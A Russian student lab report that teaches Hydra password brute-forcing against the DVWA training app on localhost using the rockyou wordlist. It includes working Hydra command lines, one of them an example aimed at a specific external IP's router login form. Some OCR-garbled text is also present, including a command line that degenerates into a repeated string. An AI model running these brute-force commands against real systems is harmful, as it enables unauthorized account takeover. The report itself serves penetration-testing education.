## Третий этап индивидуального проекта

Использование Hydra

Беличева Дарья Михайловна

# Содержание

1	Цель работы	4
2	Теоретическое введение	5
3	Выполнение лабораторной работы	7
4	Выводы	10
Список литературы		11

# Список иллюстраций

3.1	Настройка уровня безопасности	7
3.2	Форма для ввода логина и пароля	7
3.3	Распаковка rockyou.txt.gz	8
	Содержимое rockyou.txt.gz	
	Запрос к Hydra	
3.6	Проверка полученного пароля	Ç

## 1 Цель работы

Научиться использовать Hydra для подбора пароля (брутфорсинга).

### 2 Теоретическое введение

Нуdra – распараллеленный сетевой взломщик входа, встроенный в различные операционные системы, такие как Kali Linux, Parrot и другие основные среды тестирования на проникновение. Нуdra работает, используя различные подходы для выполнения атак методом перебора, чтобы угадать правильную комбинацию имени пользователя и пароля. Нуdra обычно используется тестировщиками на проникновение вместе с набором программ, таких как crunch, сupp и т.д., которые используются для генерации списков слов. Затем Нуdra используется для тестирования атак с использованием списков слов, созданных этими программами[1].

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений.

#### Пример работы:

- Исходные данные:
- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу http://178.72.90.181/cgi-bin/luci методом POST запрос вида username=root&password=test password;
- В случае не удачной аутентификации пользователь наблюдает сообщение Invalid username and/or password! Please try again.

Запрос к Hydra будет выглядеть примерно так:

hydra -l root -P ~/pass\_lists/dedik\_passes.txt -o ./hydra\_result.log
-f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^F
username"

### 3 Выполнение лабораторной работы

Запустим DVWA, перейдем к настройке уровня безопасности и выставим низкий уровень (рис. 3.1).



Рис. 3.1: Настройка уровня безопасности

Откроем страницу для проведения атаки brute force, которая представляет собой простейшую уязвимую форму с паролем (рис. 3.2).




Рис. 3.2: Форма для ввода логина и пароля

Для работы Hydra нам нужен список паролей. В Kali есть файл со списком популярных паролей, найдем его и распакуем (рис. 3.3).

```
| Image: Control of the Control of t
```

Рис. 3.3: Распаковка rockyou.txt.gz

Посмотрим содержимое первых строк этого файла (рис. 3.4).

```
(dmbelicheva® dmbelicheva)-[/usr/share/wordlists]
$ head -5 rockyou.txt
123456
12345
123456789
password
iloveyou

(dmbelicheva® dmbelicheva)-[/usr/share/wordlists]
```

Рис. 3.4: Содержимое rockyou.txt.gz

С помощью горячей клавиши f12 на сайте DVWA откроем инструмент разработчика и посмотрим HTTP запросы, чтобы узнать необходимую нам информацию для атаки.

#### Исходные данные:

- IP сервера 127.0.0.1(localhost);
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адреcy http://localhost/DVWA/vulnerabilities/brute методом GET запрос вида username=admin&password=test\_password;
- В случае неудачной аутентификации пользователь наблюдает сообщение Username and/or password incorrect.

Запрос к Hydra будет выглядеть так (рис. 3.5):

```
(rout demonstrator)://usr/share/wordlists/
hydra -l addin -9 /usr/share/wordlists/rockyou.txt localhost http-get-form */DWA/vulnerabilities/brute/iusername-*USER*bpassword**PASS*Slogin-login-login-localities/control-wordlists/rockyou.txt localhost http-get-form */DWA/vulnerabilities/brute/iusername-*USER*bpassword**PASS*Slogin-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-login-l
```

Рис. 3.5: Запрос к Hydra

Мы получили нужный нам пароль. Попробуем его ввести и получим успешный вход в систему (рис. 3.6).



Рис. 3.6: Проверка полученного пароля

### 4 Выводы

В процессе выполнения данной лабораторной работы я освоила навыки использования Hydra для подбора пароля (брутфорсинга).

### Список литературы

1. Hydra (software) [Электронный ресурс]. 2024. URL: https://en.wikipedia.org/wiki/Hydra\_(software).